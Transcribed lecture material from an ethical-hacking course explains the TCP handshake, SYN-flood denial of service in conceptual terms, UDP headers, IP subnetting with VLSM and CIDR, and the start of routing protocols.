
Server responds by sending a SYN-ACK packet. So, this is going in this direction SYN-ACK means SYN is also 1, ACK is also 1; both these flags are 1, this will be going in this direction. And, the sequence number will be from the server to client side, let us say this is 200 and the SEQ was 100. So, now, this acknowledgement number will be 101, next one. So, after receiving this client will now know that well yes now the connection can be established and what is done finally, is the client sends back the last packet, it is an ACK packet.

So, the final acknowledgement ACK equal to 1, here this sequence numbers was 200 was received. So, now, ACK will be 201 and previous packet was carrying sequence number 100, now this will be sequence number next 101, let us say. So, when server receives this, connection is finally established. So, the idea is that when the server receives the first

packet, it gets ready for the connection that well there is the connection request, let me keep aside some buffer, some entry in the table, so that this connection can be taken care of, once my 3-way handshaking is done.

So, server sends back and client finally sends back again, then only, after this 3 way handshake the connection is said to have been established ok. This is how TCP connection is established?

(Refer Slide Time: 22:16)




But, look at a scenario like this which we refer to as half open or incomplete connection. Well that same diagram I am showing, the client is sending a request, server gets that request. So, it gets ready for the connection, it sends back a SYN-ACK, but what the client does, well either deliberately or otherwise accidentally it does not complete the connection, means it either does not send back the final acknowledgment or it had sent, but due to some problem, it did not reach the server. So, what will happen, this server is waiting indefinitely for the connection to be completed.

This is something which we refer to as half open connection right. So, now, server is in a state where it was expecting the connection request to be completed, but it is waiting, waiting, waiting, well of course there can be a timeout mechanism; that means, it can wait for some maximum amount of time. Then it can assume that due to some error this connection is not going through, let me discard this, but the problem is, this feature of TCP, I mean actually has led people to mount some kinds of attacks on systems.

So, this is a simple attack scenario I am just mentioning, suppose some hackers decide that I have to target that particular computer. So, many of these hackers, they come together and they try to send a large number of TCP requests to that particular server, particular computer. And, for each of the requests what they do, they do not complete the final ACK, they do not send the last ack. So, the server will be receiving a large number of requests, but none of those requests will be completed. So, the size of the table, the table will slowly get filled up.

That means connection requests has come, not yet fulfilled. So, finally, that table will be full, there will be a finite size of the table. So, all future connections will be denied because there is no space to keep records in the table. So, even the legitimate connections will get denied, this is something which is called denial-of-service attack. So, this was one of the simpler ways to mount denial-of-service attacks based on the TCP protocol right ok.

(Refer Slide Time: 25:28)




And, lastly talking about the TCP connection termination, well I am just illustrating it here. This is the client, this is the server, well I am showing it in the context of an ongoing communication. Suppose the client was transmitting some data right, some data was coming and was coming to the server. So, server was doing some read and read was successful, it was returning some number greater than 0 means read was successful. Now, when the client wants to shut down the connection, terminate the connection, it will send a packet with the FIN flag set to 1.

What the server will do? It means it will send back an acknowledgment of both the data that it has received and also this FIN it has received right. Then in response to this data it is received maybe the server is doing some final write, some data it writes back to the server and server finally, reads. And, then the server is also done with the connection, server also wishes to close. So, it sends back another FIN to the client and client finally, acknowledges data and FIN and now the connection actually closes.

So, it is like a 4-way handshake, 4 packets are going one in this direction, second in this direction, third in this direction, fourth in this direction. So, this is some kind of a 4-way handshaking that is going on for TCP connection termination, this is how it works.

(Refer Slide Time: 27:32)



Now, lastly for the UDP packets, the header format is very simple. You see the IP layer provides a datagram service, this UDP is also datagram, but it contains a few other fields. Like, because it is at the transport layer level, it contains the port numbers, it contains a checksum, it also keeps track of the total message length, these are the additional things that are there in the UDP.

And, here the total header size is 8 bytes, 4 plus 4. You see for UDP, because the header size is small the overhead is less. So, for many applications where reliability is not that important, you need fast data transmission, no connection establishment required, you see for TCP you need 3-way handshaking for connection establishment. For UDP there is no question of connection establishment, you just send the data packet, it will be routed and

go. UDP is faster in that sense. So, there are many application where you prefer speed to reliability.

(Refer Slide Time: 28:53)

UDP Header Fields

- **Source port (16 bits)**
 - Identifies the process at the local end.
- **Destination port (16 bits)**
 - Identifies the process at the remote end.
- **Message length (16 bits)**
 - Specifies the size of the datagram in bytes (UDP header plus data).
- **Checksum (16 bits)**
 - Computed in the same way as TCP.
 - This is optional; set to zero if not used.

The slide is part of the Swayam platform, featuring the Indian Space Research Organisation logo and the Swayam logo. A video feed of a lecturer is visible on the right side of the slide.

So, these are the 4 UDP header fields, I have already mentioned right. So, with this we come to the end of this discussion on TCP and UDP. In the next lecture we shall be talking about something like IP subnets, how subnets can be created within IP networks and what are the advantages therein.


Thank you.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture - 10
IP Subnetting

In this lecture, we shall be talking about IP sub networks or subnets. Now, we have already seen, how these IP networks are; class A, class B, class C, we have talked about. Now, when you talk about subnets, the idea is a network, an IP network, it can be class A, B or C. We are further splitting into smaller sub networks; that is the concept of subnets. So, the topic of this lecture is IP Subnetting.

(Refer Slide Time: 00:50)



Now, here we shall be talking about these IP subnets and IP masks, how they are used and we shall be talking about two methods, which can be used for efficient creation of this kind of sub networks. One is called Variable Length Subnet Mask or VLSM; other is Classless Internet Domain Routing or CIDR ok.

(Refer Slide Time: 01:20)

IP Subnet

- A subnet is a subset of a class A, B or C network.
- IP addresses without subnets consists of a network portion, and a host portion.
 - Represents a static two-level hierarchical addressing model.
- IP subnets introduces a third level of hierarchy.
 - a network portion
 - b) a subnet portion
 - c) a host portion
- Uses network masks.

So, let us first start with IP subnet. Now, earlier we have already talked about the class A, B or C IP networks. Now, there we had seen, that we are using some kind of a two level hierarchical address to identify a particular host on the network. The address consists of a network part and it consists of a host part. The network part is classified as class A, B or C like that.

Now, when you are using IP subnets, we are introducing or we are adding a third level in the hierarchy. We are using a network portion and host portion in addition, there is a sub network portion or subnet portion and the subnet portion is specified by using something called network masks. This is what we are doing.

(Refer Slide Time: 02:30)

Natural Masks

- Network mask 255.0.0.0 is applied to a class A network 10.0.0.0.
- In binary, the mask is a series of contiguous 1's followed by a series of contiguous 0's.

11111111	00000000	00000000	00000000
----------	----------	----------	----------

Network portion Host portion

Now, let us look at the concept of network masks. First, we talk about something called natural masks. Natural mask means class A, B or C, in its purest form. There are no sub networks; that is what is meant by natural mask. Let us see what the natural mask is; when we take the example of a class A network, let us say the network addresses 10.0.0.0, well you see conceptually what it means. The first 8 bits indicates the network number, the remaining 24 bits indicates the host.

What I do, I define something called a mask. Mask is a stream of 0s and 1s, well not arbitrary stream, first few bits will be 1s followed by all 0s. 1s indicate that these are bits corresponding to network; 0s indicate these are bits corresponding to host. So, when I say first 8 bit is network, last 24 bits is host, I write the mask like this, first 8 bits are 1s, remaining 24 bits are 0s. So, when I write this mask again in dotted decimal notation, it becomes 255.0.0.0. So, class A network will be having a natural mask of 255.0.0.0, because the first 8 bits represent network. So, first 8 bits are 1s.

(Refer Slide Time: 04:36)

Natural Masks (contd.)

- Provide a mechanism to split the IP address 10.0.0.20 into
 - a network portion of 10, and
 - a host portion of 20.

	Decimal	Binary
IP address:	10.0.0.20	00001010 00000000 00000000 00010100
Mask:	255.0.0.0	11111111 00000000 00000000 00000000

Network Host

00001010
10.0.0.0

AND

So, let us take a specific example. Suppose, we have a specific IP address of a host on this class A network sorry, it is a 10.0.0.20, this is the IP address. This is my IP address and already we have seen that the natural mask is 255.0.0.0. So, if I write it in binary 10.0.0.20 is this and 255.0.0.0 is this.

Now, this mask actually tells you, how many bits of the address we need to consider to know the network number, means if I do a bit by bit AND operation, bit by bit ANDing, first 8 bits are one in the mask, if you do AND so the first 8 bits will be 0 0 0 0 1 0 1 0 which is 10 in decimal, but remaining all bits are 0s, if you do an AND everything will be 0.

So, in dotted decimal notation, it will 10.0.0.0, which will indicate the network number. So, from the mask if you do a bit by bit AND, you are masking the host part, making it all 0 and you are extracting the network number, that is the main purpose of the mask.

(Refer Slide Time: 06:25)

Natural Masks (contd.)

- Class A, B and C addresses
 - Have fixed division of network and host portions.
 - Can be expressed as masks.
 - Called *natural masks*.
- Natural Masks
 - Class A :: 255.0.0.0
 - Class B :: 255.255.0.0
 - Class C :: 255.255.255.0

The slide also features the Swayam logo at the bottom.

So, natural mask for class A we have already seen, in a very similar way for class B, the natural mask will be first 16 bits, a network, 255, 255 then 0, 0, for class C first 24 bits indicate network 255, 255, 255 and then host, last 8 bits. So, these are the natural masks. So, natural mask has fixed division, but when we use so called subnets, we can have arbitrary masks, not necessarily this kind of subnet masks.

(Refer Slide Time: 07:08)

Creating Subnets using Masks

- Masks are very flexible.
 - Using masks, networks can be divided into smaller subnets.
 - By extending the network portion of the address into the host portion.
- Advantage:
 - We can create a large number of subnets from one network.
 - Can have less number of hosts per network.

A hand-drawn diagram illustrates subnetting. It shows a vertical line labeled '254' above it, with four diagonal lines branching down to the right, each labeled '50'. Below this, there is a horizontal rectangle divided into two sections, labeled 'N' and 'H'. To its right, another smaller rectangle is labeled 'SN' and 'H'.

The slide also features the Swayam logo at the bottom.

So, here as I have said when you are using subnetworks, here again, we are using masks and these masks are very flexible. Like for example, in a class C network, I can have 254

hosts in a network, if I want I can divide it into four parts; wherein each part I can have let us say 50 computers each, 50, 50, 50, 50, this will be subnetworking. Well, we shall see how we can do this.

Basically, what we will do in the IP address, as we know there are two parts; one is the network part, other is the host part. What we are doing, we are taking the host part. Now, in the host part we are again doing some kind of a partitioning, subnetwork and host. Some of the bits of this host part we are using to identify the subnetwork number and the remaining bits to indicate a host within the identified subnetwork right.

(Refer Slide Time: 08:36)

Example: Subnets

- Network mask 255.255.0.0 is applied to a class A network 10.0.0.0.
 - This divides the IP address 10.5.0.20 into
 - a network portion of 10
 - a subnet portion of 5
 - a host portion of 20
- The 255.255.0.0 mask borrows a portion of the host space, and applies it to network space.

10.5.0.0 N N S N / H H

So, let us take an example of; so, let us take class A network 10.0.0.0, for which you recall the natural mask was 255.0.0.0. This was the natural mask, but now we are using a mask of 255.255.0.0. What does that mean? In this network there were 4 parts, in this address there were four parts; first was the network, the remaining three was the host. Now, when I say 255.255.0.0, essentially I am saying my first 16 bits are my network, 255.255, but already the first 255 is network, because it starts with 10.

So, the next 255 also I am borrowing as the network, this will be my sub network. So, as if this will be my network, subnetwork, host, host. So, if I now have an address like this; for example, 10.5.0.20 then, if we apply the natural mask of class A 255.0.0.0, you will get the network part 10 0 0 0. Now, if we apply this subnet of mask 255.255.0.0, you will

be getting 10.5.0.0. 10 is already there, so the subnet of number will be 5 and whatever remains last part, last 16 bits is 20. This is how sub networking works.

(Refer Slide Time: 10:45)


Decimal	Binary
IP address: 10.5.0.20	00001010 00000101 00000000 00010100
Mask: 255.255.0.0	11111111 11111111 00000000 00000000
	Network Subnet Host

So, here I am just illustrating this. This is the IP address I was talking about, in binary I am writing like this 10 5 0 20, mask is this. So, if I do a bit by bit AND, again I mean I will get 10.5.0.0. So, this will give you my sub network number. Now, already because this is a class A network, I know that this is my network number.

So, whatever remains that will be my sub network, this 5. So, essentially what we have done in a class A network. Let us say 10.0.0.0, there were 24 bits for the host. So, you had a maximum of $2^{24} - 2$ hosts possible, but now we are using this second byte to identify a sub network.

So, you are left with only the last 16 bits. In the last 16 bits how many hosts can be there 65534, $2^{16} - 2$ and, because this can have 256 combinations, you can have up to 256 subnets and each of the subnets will be having up to 65534 hosts. This is how sub networking works.

(Refer Slide Time: 12:44)



Now, here pictorially whatever we have said bit by bit ANDing, I am showing for default mask and also subnet mask. Let us take an example here of a class B address. This is a class B IP address starting with 144; you can check 144 starts with 10, which is class B. So, for IP for class B address the default mask is 255.255.0.0. So, if you do a bit by bit AND, you will be left with 144.16.0.0 which is your network address, but if you are using subnet masking, the same IP address, see 192 means what?

192 means this pattern, first two bits are 0, which means in a class B the last 16 bits indicated host, but in this subnet I am also using 2 more bits, these 2 bits I am taking out. So, I am left with 14 bits for the host. So, if I have one address like this and if I have a subnet mask like this, means if I do a bit by bit AND again, you can say this 144.16 will remain and 192 and 72 if you take a bit by bit AND, these bits were all become 0, only this one will remain 0 1 0 0 0 which is 64.

This will be the network address ok, network id including the sub network. So, 144.16 is the class B network and 64 is the sub network number within that class B network. This is how you can extract the sub network number from a network.

(Refer Slide Time: 15:01)

Variable Length Subnet Masks (VLSM)

- Basic concept
 - The same network can be configured with different masks.
 - Can have subnets of different sizes.
 - Allows better utilization of available addresses.

The slide features a hand-drawn diagram in blue ink showing a circle divided into four equal quadrants by a vertical and horizontal line, representing subnetting. The background of the slide is yellow, and there is a blue footer bar with the 'swayam' logo and other icons.

Now, we have something called variable length subnet mask. The idea is that the same network depending on a scenario, you can configure with different masks. Like earlier, what I said if I use the example, I had said just the previous example; I am splitting a particular network into certain number of subnets.

A number of hosts per subnet is fixed, but for variable length subnet mask I am saying, I can use variable like let us say I have a big network, I first divide it up into equal and one part I make half, this part I do not make half and one part I make 4, like this unequal pieces, I can make. This is the concept of variable length subnet mask, let us see how it works and obviously, this will allow better utilization of available address space.

(Refer Slide Time: 16:10)

Example: VLSM

- Suppose we are assigned a Class C network 192.203.17.0
 - To be divided into three subnets.
 - Corresponding to three departments.
 - With 110, 45 and 50 hosts respectively.
- Available subnet options
 - The network mask will be the Class C natural mask 255.255.255.0
 - Subnet masks of the form 255.255.255.X
 - Can be used to divide the network into more subnets.

254

D1 (110)
D2 (45)
D3 (50)

10000000 11000000 11100000

Well here, I am taking a very specific example suppose, I have a class C network 192.203.17, 24 bits are network and 0 last is the host part ok. Let us say in an organization there are three departments; D1, D2, D3, I am trying to make three different sub networks and the number of computers are 110, 45 and 50. Now, in a class C network, you can have 254 hosts total. So, you have let us say a total class C network, I am having 254. Now, if we divide it into half, it will be approximately 127 something.

Now, in this you can accommodate D1, because it is 127, D1 requires 110, but in the other part you again have 127, but you need D2 and D3. So, you can make the other part into half and this is enough for 45 and 50, you can put D2 in one and you can put D3 in the other. So, the idea is something like this.

So, there are two subnet options we will see, the first one; let us say that the, if you can do without VLSM, by using normal subnet masks can we do? Let us say we have a class C address just using some subnet mask with class C, 255.255.255. some value of X. X can be either 1 followed by 7 0s or it can be 1 1, it can be so many things, 1 1 1, so many options. So, let us explore whether any of these can satisfy our requirement.

(Refer Slide Time: 18:29)

The Subnet Options

X	X (in binary)	No. of Subnets	No. of Hosts
128	1000 0000	2	128
192	1100 0000	4	64
224	1110 0000	8	32
240	1111 0000	16	16
248	1111 1000	32	8
252	1111 1100	64	4

Cannot satisfy the requirements.

Free Online Education
swayam
India's New University

So, I have shown a table for various values of X, if X is 128 means 1 followed by 0s, number of subnet is 2 with 128, 128 each approximately, if I make it 1 1, which is in decimal 192 sorry. So, it will be divided into four subnets with 6 bits, 64 each. So, department one cannot be accommodated. So, if you make it more, it will become even smaller. So, none of these can accommodate D1, D2, D3 altogether. So, we cannot use normal subnets in this particular example right.

(Refer Slide Time: 19:14)

The VLSM Option


- Basic concept:
 - Use the mask 255.255.255.128 to divide the network address into two subnets with 128 hosts each.
 - 192.203.17.0 (.0 to .127) $\rightarrow D1$
 - 192.203.17.0 (.128 to .255)
 - Next subnet the second .128 subnet using a mask of 255.255.255.192
(Creates two subnets, 64 hosts each)
 - 192.203.17.128 (.128 to .191) $\checkmark D2$
 - 192.203.17.128 (.192 to .255) $\checkmark D3$

Free Online Education
swayam
India's New University

So, let us look at the VLSM option. Now, VLSM; what do you do? First, we use this mask to divide the whole network into half, two subnets with 128 host each. First one, we will be having address with host number 0 to 127, second one we will have host number 128 to 255. Then first one, I assign to D1, the larger one, second one so I again divided into half by using another subnet, you see this, this 128 means what? This 128 means 1 followed by eight 0s, 7.

All 0s and 192 means what? 192 means 2 1s followed by six 0s. So, I again divide the second part into half by using a mask with dot 192. So, this 128 to 255 was there now, it will be divided into 128 to 191, 192 to 255. This I assigned to D2, this I assigned to D3, this is how I do using VLSM.

(Refer Slide Time: 20:39)



So, let me show it diagrammatically, this was my original class C, first I use a mask of this, I divided into two parts, this one part I assigned to department D1, D1 is done, the next part, where the host address is 128 to 255, I use the second mask. This again is divided into two parts, this I assigned to D2, this I assigned to D3. So, the idea is that if your router inside your organization supports VLSM, you can have this kind of multiple masks along with this IP address, for this IP network, you are using to provide this kind of partitioning whatever you require right. This is an added advantage here.

(Refer Slide Time: 21:38)

The slide has a yellow header bar with the title "Classless Internet Domain Routing (CIDR)". Below the title is a bulleted list:

- CIDR is a new concept to manage IP networks.
 - Classless Inter Domain Routing.
 - No concept of class A, B, C networks.
 - Reduces sizes of routing tables.
- An IP address is represented by a prefix, which is the IP address of the network.
- It is followed by a slash, followed by a number M.
 - M: number of leftmost contiguous bits to be used for the network mask.

Below the list is a binary mask diagram. It shows a 32-bit IP address represented as a horizontal line with 32 squares. A vertical line labeled 'N' is drawn through the first 18 squares, and another vertical line labeled 'H' is drawn through the remaining 14 squares. The number '18' is written below the N line, and the number '14' is written below the H line.

The bottom of the slide features a blue footer bar with the "swayam" logo and other navigation icons. On the right side of the footer, there is a video player window showing a man in a blue shirt speaking.

Now, there is another type of addressing, you can, you can use instead of class A, B, C or VLSM is an extension of that basically, you take one address class on that, you use variable size masks, but now, we are using another philosophy which we are saying classless. We are not talking about address classes at all.

Classless here, we have no concept of class A, B or C and this gives certain advantages, like the routing tables in the routers, they get reduced in sizes, because we do not have to store the whole masks like that. Now, the way we specify CIDR addresses is like this, we specify an IP address followed by a slash, followed by a number M. Let us take an example. So, I specify this 144.16.192.57/18, what does this 18 indicate?

18 indicates that I have this 32 bit IP address, whatever is given. The first 18 bits, this will be my network and the remaining 14 bits will be my hosts. Now, this number can be anything, this can be 18, it can be 17, 15, 14, 11. I am not restricting myself to only class A B or C ok. This number M slash something this I can use anything in a flexible way, depending on the size of my organization, size of my network. I can do any arbitrary partitioning, this is the advantage of CIDR.

(Refer Slide Time: 23:45)

CIDR: An Important Rule

- The number of addresses in each block must be a power of 2.
- The beginning address in each block must be divisible by the number of addresses in the block.
 - A block that contains 16 addresses cannot have beginning address as 144.16.223.36.
 - But the address 144.16.192.64 is possible.

Now, there are some constraints or rules that need to be followed here. First rule is that in CIDR number of addresses in each block you are defining must be a power of 2, because you are using certain number of bits for address network, certain number of bits for host. Suppose, you are using M bits for the host, so number of host will; obviously, be 2^M . So, it is some power of 2. Now, the beginning address in each block must be divisible by the number of addresses in this block. See the idea is like this.

Let us take an example; suppose, the first few bits are the address, let us say last 4 bits are my host. So, there can be 16 hosts, 4 bits, what it says; the beginning address in each block must be divisible by the 16. See any address where the last 4 bits are 0, this will obviously be divisible by 16, because you look at the weight $2^0, 2^1, 2^2, 2^3$ here, the next bit position the weight is 2^4 , 16.

So, it is clearly divisible by 4, because this is all 0. So, a block that contains 16 addresses can never have the starting address as this, because this is not divisible by 16, but you can have 64, because 64 is divisible by 16. So, just by looking at the address, you can say that it is correct or not, whether this can be the starting address in a CIDR block or not ok, fine.

(Refer Slide Time: 25:44)

The slide has a yellow background. At the top left, it says 'Example: CIDR'. Below that is a bulleted list: 'An organization is allotted a block with beginning address: 144.16.192.24 / 29'. To the right of this, handwritten in blue, is '144.24.192.24' above '144.24.192.31' with a brace indicating the range. Below the list is the text 'What is the range of the block?'. Underneath, it shows 'Start addr: 10010000 00011000 11000000 00011000' and 'End addr: 10010000 00011000 11000000 00011111'. Below these, it says 'There are 8 addresses in the block.' At the bottom, there is a blue footer bar with the 'swayam' logo and other icons.

So, let us take a very specific example; suppose, an organization is assigned a CIDR network like this. Nowadays, you see when you ask for an address, you will not be given an IP address class A, B or C, you will be given a CIDR address like this 144.16.192.40/29. Now, let us try to understand, what is the meaning of this?

144.16.192.24 is this and 29 means; first 29 bits are the address, last 3 bit are the host. So, last 3 bit can go from 0 0 0 up to 1 1 1. So, this starting address will be this, the ending address will be this. So, starting address will be what; you can just compute decimal whatever, let us try to compute 128, 60, 144.24.192.24 like this.

So, the last address will be something 144.24.192.31. These are the range of addresses. There are 8 addresses in the block right. So, if you are given a CIDR address, you can calculate the start address, end address and number of addresses in the block.

(Refer Slide Time: 27:22)

The slide has a yellow background and a blue footer. The title 'Present Trend' is at the top. The content lists CIDR rules:

- Use CIDR addressing.
- Existing classful networks can also be represented using this notation.
 - ❖ Class A: W.X.Y.Z / 8
 - ❖ Class B: W.X.Y.Z / 16
 - ❖ Class C: W.X.Y.Z / 24
- All routers today support CIDR.

The blue footer contains three logos: a gear, the Swayam logo ('SWAYAM'), and a circular emblem.

And in fact today, almost all routers the way the routing tables are configured, they use this CIDR convention for addressing, class A, B, C is no longer used, because it is very wasteful of IP address. See your organization may be having only 10, 20, 30 computers, but you are taking a class C address; let us say and you are blocking all 255 addresses ok. So, it is not very efficient in terms of utilization.

So, CIDR is very convenient, but the equivalent class A, class B, class C, if you have some network, class A you can represent like this slash 8, class B. You can represent as slash 16 and class C as slash 24. So, CIDR is a generalization of the so called class full addressing ok. You can use the class A, B, C and more than that, this is the idea and all routers today, support CIDR. So, with this we come to the end of this lecture, where we have looked at the various aspects of this IP addressing, IP subnetting and various ways of creating subnets using VLSM and CIDR.

Thank you.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture - 11
Routing Protocols (Part I)

If you recall our discussion so far we have talked about the TCP/IP protocol suit, where if you recall, we have seen how packets flow through the Internet, through the network via the IP layer in TCP/IP, so that the packet can be forwarded or routed correctly from any source to any particular destination. Now, exactly how this routing or forwarding of the packet happens, these are dependent on something called routing protocols or routing algorithms.

There are networking devices as we had mentioned at the beginning called a routers which are primarily responsible for forwarding or routing of these IP packets ok. So, this is what we shall be starting our discussion with in this lecture. The lecture is titled Routing Protocols, the first part.

(Refer Slide Time: 01:17)



Now, in this lecture we shall be broadly looking at two things; first we shall be talking about the different packet delivery options which are there, when a packet flows through the Internet and some of the alternate routing techniques or routing methods that are

possible in this context ok. So, let us look at broadly the Internet routing protocols, how they work?

(Refer Slide Time: 01:47)

The slide has a yellow header with the title 'Connection Options'. Below it, there is a diagram of a network path from a source node 'S' to a destination node 'D'. The path consists of several intermediate nodes connected by lines. To the right of the path, there is a callout bubble containing three protocol names: 'TCP', 'UDP', and 'IP'. A wavy line connects the text 'IP protocol uses connection-less approach for packet delivery.' to the 'IP' in the bubble. The bottom of the slide features a blue footer with the 'swayam' logo and other navigation icons.

- Broadly two options:
 - a) **Connection-oriented**
 - Network layer protocol first makes a connection.
 - All packets delivered as per the connection.
 - b) **Connection-less**
 - Network layer protocol treats each packet independently.
 - No relationship between packets.
- IP protocol uses connection-less approach for packet delivery.

Before going into the routing protocols, let us talk about something called connection options. Now here what we are talking about is, suppose I have a source node which is trying to send some packet to a destination node. These may be computers connected to the Internet and there can be various intermediate nodes which in this context are routers through which the packets may flow ok. The source may be connected to one or more such routers and so, here I have shown two connections. For example, there can be a multiple such connections right.

Now, you recall when we talked about TCP/IP protocol suit, we talked about the two different protocols that are mostly used at the transport layer level namely TCP and the UDP. TCP is connection oriented UDP is connectionless. So, what it really means, let us again recapitulate connection oriented means, the network protocol whatever protocol you are using at the transport layer and the network layer level, must first be establishing so called connection. In TCP there is a connection establishment phase, we talked about using three way handshake ok.

Now, once connection is made, a pure connection oriented protocol says all packets are delivered as per the connection ok. You see here there is a catch, this statement does not mean that all packets will be following the same path. Connection is a logical concept.

